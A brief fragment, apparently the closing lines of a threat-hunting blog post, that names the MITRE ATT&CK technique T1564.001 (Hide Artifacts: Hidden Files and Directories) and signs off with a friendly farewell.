T1564.001 Hide Artifacts: Hidden Files and Directories

Thanks for Reading! Happy Hunting :)